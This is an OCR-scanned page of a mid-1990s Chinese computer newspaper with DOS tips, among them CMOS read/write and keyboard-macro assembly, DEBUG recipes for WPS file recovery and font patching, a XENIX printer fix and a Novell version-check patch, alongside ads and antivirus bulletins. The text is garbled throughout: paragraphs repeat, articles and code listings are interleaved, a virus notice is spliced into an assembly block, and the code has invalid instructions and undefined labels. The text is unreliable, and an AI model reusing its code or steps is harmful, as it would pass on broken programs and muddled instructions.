硬件环境:PC/XT/286、386、486及其兼容机,便携式或家用电脑。
软件环境:DOSS3.0-7.0,支持25行以上显示的任何汉字系统。
转让价格:每套185元(内含使用说明PCD.HLP)
联系地址:(350002)福州市洪山石湖桥44-3号
★编号:940804
名称:电脑键盘练习家庭教师
(考场中文指导)CTT1.0
作者:廖淑平
简介:本软件是学习使用英文键盘的辅助教学软件,它具有非常友好、悦目的用户介面,它最大的特点是学习课程的每一步都有预编的

发群资讯

总价单片起售各种光盘,款期三日寄出。
地址:(450004)郑州市新郑路172号国鑫郑州军工电脑商厦光盘价目表及数千种可随意免费压缩拷用的精彩自由软件清单。

软件交流

天汇标准汉字系统

V2.0标准版 980元/套(量大批发从优)
网络版(30用户/N用户) 2800元/6000元
ONLAN版 1200元/套

天汇西南办事处
诚邀各地分销商,欢迎来人、来函、电话垂询,将给您满意的答复!
地址:成都建设北路二段四号电子科大十二系院内
邮编:610054 电话:(028)3333312-2587
传真:(028)3334131—天汇公司

短讯

▲北京中国“硅谷”行活动 (本报北京讯)北京软件行业协会与清华大学三系三研所联合主办的“中国硅谷”行活动,通过对中国硅谷——中关村高科技企业发展的调查,结合分析中国高科技企业发展的经验和教训,以利今后中国高科技企业的发展。

▲审计软件信息工程 (本报北京讯)国家审计署与北京蓝盾信息工程公司联合开发的项目审计稽查管理信息软件,日前在系统通过技术鉴定。这一软件的应用推广,有利于我国审计工作的标准化、规范化和现代化,必将产生可观的经济效益和社会效益。

▲无线网网络研讨 (本报北京讯)由北京新达网络系统有限公司等单位联合主办的无线网研讨会,日前在北京市会议中心举行。会议从技术、应用和市场等方面,就无线网技术在我国的应用前景,目前主要应用于中、小企业的无线网、港口码头等大范围的计算机联网问题,进行了深入的探讨。

▲南京将试行手机抄电费 (本报南京讯)为提供、用电双方,在南京鼓楼区部分地区进行手机抄电费。在南京鼓楼区部分地区进行手机抄电费。在南京鼓楼区部分地区进行手机抄电费。

商业收款机用户增多未来十年将形成使用网络

据调查资料显示,目前全国商业收款机社会拥有量约3万台,主要分布在广州、深圳、上海、北京、天津等大城市。

据专业人士介绍,目前市面上的商业收款机有三种类型:一类机,能进行简单的金额统计,单机操作不能联网;二类机,有联网、通讯功能,可用于金额和商品管理;三类机,又称POS系统,是收款机中的最高档次。从目前国内使用情况来看,一般使用一、二类为主,除了功能简单、使用方便外,价钱也易于被商户接受。至于使用三类机则处于起步阶段,数量甚少。在价格方面,国产机与同类进口机相比约便宜30%左右,但对于国产机(一类机)则进口与国产的基本接近。由于国内商业收款机市场见好,刺激了国内生产厂家的生产积极性,并因此而逐渐形成了一个新兴产业。据统计,目前我国商用收款机的厂家约30多家,年产量在5万台左右。

据行家分析,一、二类收款机虽然功能简单,但对于各种小商店、餐馆的现金管理和防止作弊、盗窃都有重要作用,因而在以后一段时间内,市场还会不断扩大。但随着商业的现代化,最有市场前景的收款机还是三类机(POS系统)。今后我国应加强POS系统的应用推广和技术开发,便于与国际商贾接轨。

据资料预计,1995年全国商业收款机的产销量将达20万台,未来10年内将以每年超过100万台的数量发展,形成商业收款机走虹商界的趋势。(鲍玉瑞)

Lotus 完整实现办公室自动化(OA)

Lotus 免费入门培训

□讲授Lotus1-2-3中文版和Lotus AmiPro中文版软件入门知识。
□实际操作和讲授相结合
□共举办十期
□时间:从94.8月开始

欢迎进入Lotus应用软件的天地!

Lotus北京办事处 成都新天地—AST电脑教育培训中心
Tel.01-8491415 Tel.028-5588077,5586986

怎样使用CMOS的寄存器单元数据

关于CMOS数据的维护已经有多种方法,但大多数只限于对CMOS数据的读取和恢复,这在一定程度上能够起到很好的作用,在某些情况下需要对CMOS的某一指定的字节进行读取显示或者修改,利用计算机中固化的CMOS维护程序或随机携带的工具软件如SETUP等,可以对CMOS进行修改,但显示和修改的过程中提示给用户的信息都是有关硬件的具体配置,而不能知道对应的CMOS数据的具体数据是多少,而这些往往是熟练维护者所需要的,本人最近编制了一个小程序,可以实现对CMOS数据任意字节的内容进行显示和修改,实现原理非常简单,从命令尾拾取CMOS字节的偏移量值,然后转化为16进制数值,按此值通过70H的71H端口读出相应数据,转换为可显示的ASCII码并显示在屏幕上,修改则是通过INT 21H功能调用的0A号功能输入数据,转换为16进制数值后写回CMOS数据区。

```
org 100h
assume cs,code,ds,code
org 100h
start: jmp init
msg db 0ah, 0dh, 'WRIT (Y/N)?'
parm db 17 dup(0)
buff db 3,4 dup(0)
hex db 0
init: push cs
;传送命令行参数
mov si,82h
mov di,offset parm
mov cx,17
cld
rep movsb
;取命令行数据并转为16进制
mov cl,4
mov bl,parm
call cd
shl bl,cl
mov bh,bl
mov bl,parm+1
call cd
or bh,bl
mov ch,bh
mov al,bh
mov dx,70h
out dx,al
inc dx
in al,dx
mov hex,al
mov cl,4
shr al,cl
call hexasc
mov dl,al
mov ah,2
int 21h
mov al,bx
and al,0fh
call hexasc
mov dl,al
mov ah,2
int 21h
mov dl,20h
mov ah,2
int 21h
;等待按键
wait: mov ah,0ah
mov dx,offset sbuff
int 21h
cmp [sbuff+1],2
jnz wait
mov dx,offset msg
mov ah,9
int 21h
mov ah,0
int 16h
cmp al,'y'
je cp
jmp exit
;写回数据并存盘
cp: mov cl,4
mov bl,buffer+2
call cd
```

该程序只要编译连接生成COM文件后,运行一次使其驻留内存中便可使用。当按下功能键F11后自动将当前执行的命令存储到程序在内存中设置的缓冲区中,再按一次功能键F11存储结束后便可按功能键F12来重复执行存储的命令,或者直接再按功能键F12结束存储命令集后自动重复执行命令集,该程序在存储命令集的同时不影响系统的正常

```
shl bl,cl
mov bh,bl
mov bl,buffer+3
call cd
or bh,bl
mov al,ch
mov dx,70h
out dx,al
inc dx
mov al,bl
out dx,al
exit: mov ah,4ch
int 21h
;ASCII码转换16进制数字
cd proc near
cmp bl,40h
jg shhl
and bl,0fh
jmp edd
shhl: and bl,0fh
add bl,09
edd: ret
cd endp
;16进制转换为ASCII
proc hexasc near
add al,090h
daa
adc al,040h
daa
ret
endp
code ends
end start
```

DOS系统中没有命令集的存储和执行功能,操作人员只能使用F1-F5功能键来简单的编辑和执行上次DOS运行的命令, DOS系统在命令行状态下存储命令功能存在很多缺点,如只能存储上一次执行的一个命令,并且不能存储回车符和功能键,即不能存储一个命令集;DOS系统的存储功能在其它软件执行过程中不能奏效等等。针对这一问题,本人利用扩充键盘中断INT16H服务程序,在存储功能键按下后将DOS系统在命令行状态下存储的所有命令存储到内存缓冲区中,同时在程序中利用自动模拟键盘缓冲区中键码的判读过程,在执行功能键按下后将内存缓冲区中的命令集传送给系统执行,来完成命令集的自动存储和执行功能。

该程序只要编译连接生成COM文件后,运行一次使其驻留内存中便可使用。当按下功能键F11后自动将当前执行的命令存储到程序在内存中设置的缓冲区中,再按一次功能键F11存储结束后便可按功能键F12来重复执行存储的命令,或者直接再按功能键F12结束存储命令集后自动重复执行命令集,该程序在存储命令集的同时不影响系统的正常

```
keynum dw 0000h;键序列长度计数器
execnum dw 0000h;执行键序列的计数器
kaddr dw 0000h;执行键序列的地址单元
kbuf dw 1000h dup(0000h);键序列存放区
oldh dd 0000h;原中断16H
int16h dw 082eh,0f00h
popall macro
pop es
pop ds
pop si
pop di
pop dx
pop cx
pop bx
endm
new16h proc far
cmp ax,0ababh;判断该程序是否驻留
jne jmp16h
cmp bx,0acacah
jne jmp16h
mov bx,0ababh
mov dx,0acacah
iret
jmp16h: push bx;新中断服务程序
push cx
push dx
push di
push si
push ds
最近流行二种感染软盘引导区的新病毒,其病毒特征码如下:
"5E C0 B9 7 02 33 FF %4 08 88"
Found CMOS(CMOS设置破坏者)和
TUII(启动病毒) Virus:
用KV100清除!
拥有KV100软件的读者,可用FE5、WS、WPS、CCED、PCTOOLS编辑软件
```

执行,这有利于我们存储正确的命令集,该程序既可存储一般DOS命令,同时可存储功能键和汉字串,程序中设置的功能键读者可根据自己系统和软件的情况来修改,灵活运用该程序对提高我们上机操作效率会有很大帮助。

给DOS增加命令集存储执行功能

```
push es
push cs
pop ds
cmp ksumit,00h;判断标志单元
je next0
jmp next2
next0: cmp ah,01h
push ax
mov ah,11h
pushf
call dword ptr int16h
jns next1
pop ax
jmp exit16h
next1: cmp ax,8500h
je saveb
cmp ax,8600h
je execb
push ax
next12: cmp ah,00h
je exit16h
pushf
call dword ptr int16h
jns next1
pop ax
jmp exit16h
saveb: mov ax,8500h
je saveb
execb: mov ax,8600h
je execb
```

执行,这有利于我们存储正确的命令集,该程序既可存储一般DOS命令,同时可存储功能键和汉字串,程序中设置的功能键读者可根据自己系统和软件的情况来修改,灵活运用该程序对提高我们上机操作效率会有很大帮助。

给DOS增加命令集存储执行功能

```
keynum dw 0000h;键序列长度计数器
execnum dw 0000h;执行键序列的计数器
kaddr dw 0000h;执行键序列的地址单元
kbuf dw 1000h dup(0000h);键序列存放区
oldh dd 0000h;原中断16H
int16h dw 082eh,0f00h
popall macro
pop es
pop ds
pop si
pop di
pop dx
pop cx
pop bx
endm
new16h proc far
cmp ax,0ababh;判断该程序是否驻留
jne jmp16h
cmp bx,0acacah
jne jmp16h
mov bx,0ababh
mov dx,0acacah
iret
jmp16h: push bx;新中断服务程序
push cx
push dx
push di
push si
push ds
```

配置一台设备可以同时赋予它一个描述字,当前给图设备的描述字被保存在系统变量"PLOTID"中,设备的描述字也可以用来指定某一台设备为当前设备,这可以通过访问"PLOTID"系统变量来进行。该系统变量的访问方式与上一个变量相同,您不必担心这与上一个系统变量的做法会有什么地方不对,因为AutoCAD将自动引用当前的当前设备的有关参数。

```
je readkey
push exit16h
setflag: push bp;置位键盘缓冲区
mov bp,sp;将键码可谈标志
and word ptr [bp+14h],0ffbfh
pop bp
jmp return
readkey: mov si,kaddr;读取其余键码值
mov ax,[si]
add si,0002h
mov kaddr,si
dec execnum
cmp execnum,0000h
je return
mov ksumit,00h
return: popall
iret
new16h endp
start: push cs
pop ds
mov ax,0ababh;避免重复驻留
mov bx,0acacah
int 16h
cmp bx,0ababh
jns setint
cmp dx,0acacah
jns setint
mov dx,offset new16h
mov ax,2516h
int 21h
mov dx,offset mess1
mov ah,09h
int 21h
mov dx,offset mess2
mov ax,2516h
int 21h
mov dx,offset start
add dx,000fh
mov cl,04h
shr dx,cl
mov ax,3100h
int 21h
mess1 db '<SEKS.COM>=be installed!',24h
mess2 db '<SEKS.COM>already installed!',07h,24h
code ends
end begin
```

怎样使用AutoCAD

4. Paper Size and Orientation区域 这个区域用于检查选择绘图单位与绘图尺寸, "Inches"与"MM"两个无线按钮分别用于指定使用英寸(Inches)和毫米(MM)单位制, "Size"按钮用于引用"Paper Size"对话框,在这个对话框中读者可以在左边的列表窗中选择标准的ANSI或DIN/ISO尺寸,或者在右边的"USER"编辑窗中定义自己的图幅尺寸,在该按钮的右边显示的是当前使用的图幅规格,下面显示的是该图幅的尺寸。

tion"区域用于指定旋转角度,拾取表示角度按钮即可指定其旋转角度。可用的旋转角度有0,90,180,270,"Plot Origin"区域用于指定绘图的原点, Plotted Inches (or MM) = Drawing Units 这个区域用于按"Plotted Inches (or MM) = Drawing Units"的格式指定绘图单位,在读者没有输入新的值前,在下面的"Scaled to Fit"检查框打开时编辑窗中标出的是按先选择的单位制(英寸或者毫米)所确定和与图幅尺寸与图形单位的比例式。 Scaled to Fit 该检查框关闭后,上述比例式将变成1=1,如果图幅使用在毫米单位,而图形使用英寸单位则变成25.4=1。

由检查按钮"Partial"与"Full"控制,当"Partial"按钮打开时可以使拾取"Preview"按钮后引用"Preview Effective Plotting Area"对话框,该对话框的区域部分用于显示读者选择尺寸的图幅的绘图结果区域,它可以快速的让您查看图幅怎样被正确地调整控制,"Full"打开这个检查按钮,可以使拾取按钮"Preview"后就像在绘图板上那样在屏幕上全部预览图形,同时在屏幕上出现"Plot Preview"对话框,该对话框中的"Pan and Zoom"选项项可以让您在绘制图幅之前检查有关的图形信息,"End Preview"选择项用于结束预览。

KV100 反病毒公告

(WPS和CCED应用非病毒书籍一栏),将上述三行病毒特征码和文件编号输入到一个文本文件中,用KV100 d,XXX,XXX (文件名)的格式就可自动查出该病毒,并会告知病毒格式。 需要KV100软件的读者可与本报信息部联系购买,150元/盒。 山东 王江民

非正常退出丢失文件的找回

WPS文字编辑处理系统,以其简单易学、使用方便、功能齐全深受广大用户的喜爱,在使用WPS的过程中相信大家都会有这样的体验,当刚刚编辑完的大段文字信息,材料在模拟显示或打印输出时,常出现诸如内存溢出出错、非正常退出、退出到DOS操作等情况发生,当这些信息未存盘时将会造成被编辑的文件丢失,辛苦工作付之东流,这是很懊恼的事情,这些“丢失”的文件能否找回?笔者通过对WPS系统的深入研究,借助DEBUG调试工具找回了“丢失”的WPS文件,免除了重新录入编辑之苦。

用户在用WPS编辑文件时,被编辑的文件都是存放在内存当中,只有在用户键入Ctrl+D键或编辑退出WPS时,才将已编辑的文件由内存传输到磁盘中,经过分析,被编辑的文件在内存中都是以DS,00100H为起始地址的连续存储单元中,且从编

移量OX100—OX4FF地址的1024个字节中存放的是WPS格式文件公共信息,用户录入的信息存放在偏移量为OX500以后的内存存储区中,据此可以利用DEBUG调试工具找到已编辑完的最后几个汉字或字符的机内码,即可确定文件的实际长度,将其转存于磁盘中,从而达到恢复的目的,下面以一个实例谈一谈具体实现的方法(附片一)。

1. 确定汉字或字符机内码

汉字的机内码是由国家标准信息交换汉字编码(国标码GB2312—80)的每个字节最高位加一得到,如“阿”国标码GB2312—80为3022H对应二进制的0011000000100010高位加一为101100001010010对应机内码BOA2H,对字符则相应为ASCII码值,“结束”的GB2312—80国标码为3D61H、4A78H相对应机内码为BDE1H、CAFBH。

2. 确定文件长度

启动DEBUG程序,使用搜索命令(Search Command)搜索最后几个汉字或

字符,本例设最后几个汉字为“结束”,对应机内码为BDE1H、CAFBH,具体操作为:

```

- S DS,00100 02 000
BD E1 CA FB
显示 - 5 14 E,05 2E
        - 5 14 E,12 45
        - 5 14 E,18 ED
这时可确定所显示的第一个地址是所要的最后录入的信息,则得出“丢失”文件的长度为0534H—1000H=0434H(查到的地址为052E应加上“结”后半字节,“束”两字节,即以文件的结束两字节,即为052EH+0005H=0534H)。
3. 修改CX寄存器
使用R命令修改计数寄存器CX,具体命令为:
- R CX
-CX 00 00
- 0434 (为输入文件长度)
4. 存储找回的文件
使用DEBUG程序调试工具的N及W命令,具体操作为:
-N FILE.WPS (存储的文件名)
-W DS,00100 01 0434 (存到A,软盘之中)
-Writing 0434 bytes (显示信息)
至此丢失的WPS文件以FILE.WPS文件名的形式被保存于A;驱动器之中。
需要说明的是,当我们使用WPS录入,编辑大段信息时要养成输入、编辑了一定数量后键入Ctrl+D+S文件存盘命令的好习惯,以避免发生意外所带来的不必要麻烦。

```

电脑这一个先进的科技产品,在今天已逐步走进平民百姓的家里,但这里有一个实用性问题——当前市面上有较多的软件是为商业公司或专业公司而设,称为“办公软件”,譬如,功能强大的Windows V3.1,豪华的Pctool,面向广大中文用户的系统Li-umph5.1等,这些软件本身就占去不少空间,又要支持各种外围设备,打印机、传真机、多媒体设备等,就更需要大量的数据,于是,这些软件就变得非常庞大,既占去磁盘的大量空间,使用上又占去内存的大部分,对于国内大部分电脑家庭用户来说,无疑是很不适合的,使用一般的家用电脑无需用到这么多外围设备,较落后的机型又难以负荷运行这些软件,如果要为这些软件而对原有硬件有高级别,似乎又不化算,没有

一个较为折衷的办法?答案是有的。

系统Li-umph5.1版,用一个占4兆字节空间大型字库XSDOS.LPH,这个字库包括显示及打印信息,如果不用到打印机用户,或者会觉得很

以小换大——修改汉字库的一些方法

费了大片的磁盘空间,因为只用字库中的显示信息就够了,余下的打印字库无使用价值,在这里介绍一个修改汉字库的方法,用小型的16点阵字库代替大型的CCDOS2.0版及以后的字库是CCLIB,是16点阵显示字库,仅230K,可修改这个小型字库以取代原XSDOS.LPH,方法是:

```

-rcx
 ,b800
 -b600
 -n XSDOS.LPH
 -w 100
 -q
这里使用的是DOS, V3.30的DEBUG.COM,在当目录生成了XSDOS.LPH,这个字库的大小仅是原来的XSDOS.LPH的十七分之一。
WPS5.1可照常调用它,编辑文件时与使用原XSDOS.LPH无区别,还可修改2.13F-H系统的HZK16,方法是:
-debug hsk16
-m 100 fac0 4780
-rcx
 ,e60
 -b7c0
 -n XSDOS.LPH
 -w 4780
 -q
对HZK16的简、繁体字库都适用。(在修改前先备份原XSDOS.LPH)

```

□广州 一文

巧修磁盘

本人曾遇一AST286微机无法由硬盘启动,经查为40M硬盘不动,于是在洁净室内小心打开硬盘盒盖,发现最上一个磁头已脱落,并粘在了磁盘上;线圈引线被拉断,磁头支架也紧压在磁盘上,造成阻力增大,致使磁盘不能转动。将磁头用力起下,磁盘表面已有伤痕,一般来说,余条件下无法修复,该盘只得报废。

但本人将磁头支架翘起,使其脱离盘片表面,不影响磁盘转动,然后将盒盖盖好,装回主机内,重新设定硬盘,将硬盘从原来的6磁头820柱面,设置成5磁头733柱面,再行初始化格式化,重新划分硬盘,装上操作系统,竟使其“起死回生”!只不过磁盘的容量从40M减至33M,但对于这种早期286产品来说仍然十分适用。从这个例子中,也得到了一个启示,即对于大容量硬盘若出现类似故障,更有如此修复的价值。如果损坏的磁头或盘片不是最末一个,也可以通过改变磁头外接线的办法,使得完好磁头与磁盘组成一个由0开始的连续阵列,即可使该硬盘重新使用。

DOS下显示SPT图象

SPT图形的再利用,许多报刊已有文章作过介绍,一般都是利用系统的3FH或40H功能来完成在DOS下的显示,但是都因需打开图象文件及读出图象文件而使整个过程需要耗用较多的时间,如使用软盘,则显示一幅图象需等待很长的时间,且欠缺连贯性。

现介绍一种更加简单快捷的方法,本方法具有如下特点:1.是COM可执行文件,装入速度比EXE文件快;2.需要执行的指令极少;3.图象数据是在执行文件里,因此在DOS下显示SPT图象可达到速度的极点!如在硬盘上运行只需两分钟,软盘上运行也仅需两分钟,具体方法如下:

- 1)用SPT编辑一个640(宽)×480(高)以内的图象文件,并且以S(Super)格式和E(非压缩)格式存盘。
- 2)用调试软件Debug装入编辑好的图象文件,按以下步骤进行,如SPT图象文件为file。(640×480),则:


```

c:\> debug file

```

```

-ei00
XXXX,100 mov ax,0012
XXXX,103 int 10
XXXX,105 mov ax,4000
XXXX,108 mov es,ax
XXXX,10A mov si,140
XXXX,10D mov di,0
XXXX,110 mov cx,9600(此值=版面宽×高+8,化为16进制)
XXXX,113 cld
XXXX,114 reps
XXXX,115 movsb
XXXX,116 mov eh,0
XXXX,118 int 16
XXXX,11A mov ax,0003
XXXX,11D int 10
XXXX,12F int 10
XXXX,121
-Writing 09640 bytes
c:\> ren file file.com
经过上述的简单修改,就可以将改名后的文件在DOS下直接运行了。

```

们使用WPS录入,编辑大段信息时要养成输入、编辑了一定数量后键入Ctrl+D+S文件存盘命令的好习惯,以避免发生意外所带来的不必要麻烦。

每个WPS文件都有一个由1024个字节组成文件头,用户在编辑状态下输入的密码经换算后,存放在文件头的第221—228个字节内。加密时,WPS从这8个字节中提取密码对文件进行加密,解密时,也是从这8个字节中提取密码对文件进行还原。如果是未加密的文件,这8个字节内容为00。由于WPS对密码换算是一定的,所以每个输入人的密码对文件换算后存放在文件头的机内码也是一定的,因此,只要用PC-TOOLS等工具软件与解密码表(有的文章曾介绍过机内码与密码的对照表,这里不再多说。)相对照即可知用户在编辑状态下输入人的密码,将此文件解密。

下面我介绍两种对WPS用户文件加密的方法给大家:

一是用户在WPS系统下处理文件时设置密码,编辑完文件存盘后启动PC-TOOLS等工具软件,找到要加密文件的第221—228字节处,将这8个字节的机内码改写到其它地方(如文件头、文件尾等一些不引人注意的机内码),然后将此密码改为其其它的十六进制的机内码(最好是解密码表上的值,否则将会引起窥探者怀疑)。存盘退出PC-TOOLS,此文件的加密工作就完成了。

二是用户在WPS下

处理文件时不设置密码,编辑完文件后启动PC-TOOLS等工具软件,找到要加密文件的第221—228字节处,用任意的机内码填写这8个字节(也可以只填几个)。退出后,此文件的加密工作就完成了。

经上述方法加密后的文件,在WPS下调用时将会是与原文件的内容相差甚远,并且将文件破坏,使非法调用者得不到第二次窥探的机会。

解密时,只要将原来的机内码写回即可在WPS下直接使用。

需要注意的是如果加密时是添加机内码,一定要在原来的机内码后添加,否则此次加密将是无效的,因为在添加时空出一个字节,WPS将认为这是上一次更改后的密码,并不对其做任何处理,并且在添加时也不能超出第228个字节。

另外,用此方法加密的文件一定要留的一个备份,加密前、后的都可以,用此法加密的WPS文件不经解密而直接在WPS下调用,将会破坏此文件,WPS加密文件时存储在文件头的机内码对文件进行加密处理,修改对应的机内码,文件将按照修改后的机内码对文件进行解密,还原后的文件必将由密码错误而产生一些WPS不认识的非法律字符,继续认时,WPS将删除这些字符,从而破坏文件,文件破坏后无法再恢复。本文也正是利用WPS这个特性对文件进行二次加密,来保护WPS用户文件不被他人随意看。

熟悉XENIX操作系统的都知道,在XENIX操作系统下,对外部设备如软、硬盘、打印机等都有相应的字符或块输入/输出特别设备文件,以实现XENIX同这些设备的接口,XENIX系统提供了许多对特别设备文件进行操作的命令,如,mkfs是在特定的设备上创建文件系统,mount是对特定设备上的文件系统安装,df是查询特定的目录和文件占用特别设备文件空间的情况等等,但是,这些特别设备文件一旦遭到破坏,我们不能用维护普通文件的方法进行维护。

一、故障现象

我们网上的一位操作员在打印报表时出现打印机不打印的现象,我直接进入超级用户发送命令给打印机,打印机不动作。

二、故障分析

出现故障时,我们所用的主机是TW386SX,打印机为EPSON-LQ1600K,打印机自检正常,换到另一台机器上正常打印,说明打印

机是好的,数据线也完好,这就说明打印机不联机,问题不在打印机上,而在计算机系统本身,故进入/dev目录下列出有关打印机的文件目录(lp*)情况如下:

```

c:\> cd /dev
bin 16, 20 Jun 16 09:40 lp0
c:\> cd /dev
bin 6, 1 Oct 22 1992 lp1
c:\> cd /dev
bin 6, 2 Oct 22 1992 lp2

```

以上有一个lp0文件有所改变,故打印无法工作。

三、故障排除

1. 先移动lp0这个特别设备文件到一个临时目录下(mv lp0 /usr/tmp)
2. 用mknode命令建立一个目录项和与特别文件相对应的节点

命令格式: /etc/mknode name [c][b]major—device minor—device

其中name,为特别设备文件名

[c]:如特别设备文件名为字符型的选此参数(如打印机)

[b]:如特别设备文件名为块类型的选此参数(如磁碟、磁盘)

major,主设备号(可在系统源文件c.c中找到/usr/sys/conf/c.c)

minor,次设备号

次设备号决定与每个设备文件相连的物理设备类型。

3. 修改lp0的文件属性和lp0的文件主、组名。

具体操作:

```

1.cd /dev
2.mv lp0 /usr/tmp
3.mknode lp0 c 60
4.chmod 222 lp0
5.chown bin lp0
6.chgrp bin lp0

```

通过以上操作即可使打印机恢复正常工作。 □江苏 郑厚娟

XENIX系统下打印机不打印的故障修复

NOVELL NETWORK

NOVELL NETWORK

NOVELL NETWORK

NOVELL NETWORK V3.11 in MS DOS5.0/6.0/7.0上不能直接运行...

0C54;0100 E99FA4 JMP A5A2 -S 100 A5AA B4 30 CD 21 && 查找版本号检测程序段...

行环境,则将出现以下错误现象: (1)运行DIR命令系统将死锁...

因此,应寻求其它方法解决该问题,下面就是笔者给出在MS DOS5.0以上环境中NOVELL NETWORK V3.11正常上网的两种方法。

(一)若用户采用的是MS DOS5.0系统,则可修改NET4.COM或NET5.COM,使之不对版本号进行检查...

NET4.COM AX=0000 BX=0000 CX=A4AA DX=0000 SP=FFFF BP=0000 SI=0000 DI=0000 DS=0C54 ES=0C54 SS=0C54 CS=0C54 IP=0100 NV UP EI PL NZ NA PO NC

注意:不能用NET3.COM修改,这是因为DOS3.XX与DOS5.0在DPB(磁盘参数表)等方面有较大差异...

实际上,采用DRDOS6.0或WINDOWS3.1中直接提供给用户的NET5.COM,则使NOVELL网在MS DOS5.0中正常运行,不会发生错误。

1.使用DR DOS6.0提供的NETX.COM 在DR DOS6.0系统2#盘的子目录NETWORK中有NETX.COM(扩展版本为XMSNETX.COM和EM-SNETX.COM)...

2.使用MSWINDOW3.1V提供的NETX.COM 在MS WINDOWS3.1V的源盘2#中有NETX.-CO文件...

3.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

4.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

5.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

6.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

7.COM (一)中(井)行改为: -N NET5-6-7.COM 或修改(井)行,直接跳过版本检查子程序段也可。

7.COM (一)中(井)行改为: -N NET5-6-7.COM 或修改(井)行,直接跳过版本检查子程序段也可。

2.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

3.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

4.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

5.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

6.修改NET5.COM为NET6 在NET5.COM中用DEBUG查找这样的程序段: MOV AH,30 INT 21H CMP AL,05

AutoCAD12.0版本仍然提供DDLDMODES(动态冻结)命令,也使用一个名为"Layer Control"的对话框来完成LAYER命令的所有功能...

F=frozen(冻结) L=locked(锁定) C=frozen in the current viewport(冻结当前视区)

N=frozen by default in new viewports(缺省冻结当前视区)

读者可以在列表中选择一或多个层,并且使用窗口中靠右的按钮来修改其特性,这些按钮是:"On","Off","Freeze","Thaw","Lock","Un-lock","Set Color..."

1.Select All 该按钮用于选择列表中的所有显示的层,如果所有的层已经被选择到了的话,它就不可用。

2.Clear All 该按钮的功能与上一个按钮恰好相反,即用于清除所有被选择的层。

反,用于清除所有被选择的层。注意,还要有最后一个层被选择到,该按钮就不可用。

3.New 该按钮用于在"Layer Name"编辑窗中建立一个或者更多的新的层,增加一个新的层可以在下面的编辑窗中给出其名称。

4.Current 可以从列表选择一个层并拾取"Current"按钮来指定另一个层为当前层。

5.Rename 该按钮仅可对列表中的一个非锁定的和非交叉参考引用的非"0"的高亮度的突出显示的层有用。

6.Layer Name Edit Box 这是一个位于上述按钮下方的层名编辑窗(Layer Name Edit Box),为"New"和"rename"按钮所用。

千个层名时仅为"New"按钮所用,它可以接受由逗号分隔的多达三十一个字符的一系列有效的层名。

7.Filters 如果有许多层在图形中,可以使用按名称或者某些特性"过滤"层的方法来限制显示重要的层。

8.Filters / On 该检查窗用于打开或者关闭过滤器。

9.Filters / Set... 该按钮用于调用上述过滤器于对话框。

10. Set Color... 用于调用"Select Color"标准颜色对话框为指定的层设置颜色。

11.Set Ltype... 拾取该按钮将调用"Select Linetype"对话框,该对话框在这里用于为指定的层分配一种当前图形中装载了的线型。

新的层控制对话

些属性来过滤它们,如名称、颜色、线型。"On"状态、冻结、锁定、视区特定冻结状态...

为下的箭头即可选择使用上述过滤器状态;在这之下是三个分别用于为所要列出的层指定层名、颜色和线型的编辑窗...

反病毒专栏 最近流行二种感染软盘引导区和文件的"双料"新病毒...

KV100 拥有KV100软件的读者,可用PE2、WS、WPS、CCED、PCTOOLS编辑软件...

反病毒专栏 最近流行二种感染软盘引导区和文件的"双料"新病毒...

KV100 拥有KV100软件的读者,可用PE2、WS、WPS、CCED、PCTOOLS编辑软件...

Lotus AmiPro是美国Lotus公司出版的Windows环境下的图文编辑系统,她的功能强大、操作简便、易学易用使您能轻而易举地完成一份图文并茂的文件。

Lotus AmiPro不仅轻易实现图文混排,还为您提供内置表格功能,能在文书编辑的过程中,直接进入表格的编辑与处理,并具有简单的运算和统计功能,使您在制表的过程中,能迅速地完成运算和统计,实现了制表与运算合二为一,解除了以往在文件中制表的麻烦,又改善了手工运算及抄录的精度,使您的文件更加完美,更具说服力,文件处理更加便捷、快速。

Lotus AmiPro的表格处理及基本运算功能的特点:

1. 采用预先设定行、列数方式,成表后可随意增删行列。
2. 自由调整行高、列宽。
3. 连接操作简单易行。
4. 轻松完成表头斜线、折线。
5. 表格内每一单元可存储图形、文字、计算公式等等。

下面以一个表格的制作为例来简要

软件实现汉字系统的退出

在我们所用的汉字系统中,有很大一部分并不提供汉字系统退出程序,而是利用热键来退出汉字系统的,如使用最为广泛的2.13汉字系统,其是按热键Ctrl+F5,再应答1后才退出的,而王码汉字系统则是按热键Ctrl+F5,再答Y后退出,这样带来的问题是:1、汉字系统退出比较麻烦,不同汉字系统的退出使用不同的热键,若忘记了热键就难以退出汉字系统。2、无法在应用软件中自动退出汉字系统,释放汉字系统所占内存。下面提供一个2.13汉字系统退出程序,该程序只要修改一个字节即可成为王码汉字系统退出程序。

```

2.13汉字系统退出程序,用DEBUG建立
C: \213>DEBUG
-A100
mov ax, 40
mov ds, ax
mov bx, la

cli
mov word ptr [bx], le
mov word ptr [bx+6], 6200
mov word ptr [bx+8], 31
mov bx, le
mov word ptr [bx], 24
sti
mov ah, 0
int 16h
mov ah, 4c
int 21h
-RCX
CX 0000
I 27
-NQUIT.COM
-W

```

这样,我们只要在2.13下运行QUIT程序就可退出2.13汉字系统。该程序也适用于所有使用热键Ctrl+F5,应答Y后退出系统的汉字系统,如使用CEGA卡的汉字系统等。

对于王码汉字系统,只要把以上程序中的语句mov word ptr [bx+8], 31改成mov word ptr [bx+8], 59(即把31改成59),那么以上程序就成为王码汉字系统退出程序。

以上程序在兼容机386SX/25、286/20; 2.13汉字系统、王码汉字系统、CEGA卡汉字系统下运行通过。

□ 谢江 组稿

本版责任编辑:文鹤 组版编辑:小路

介绍Lotus AmiPro的制表功能:

一个普通表格的制作一般包括表格的框架建立、文字(数据)的输入、运算和统计、表格的修饰四大部分。

一、表格框架的建立

我们先建立一个表格雏形,以它为基础来完成您手中的实际表格。

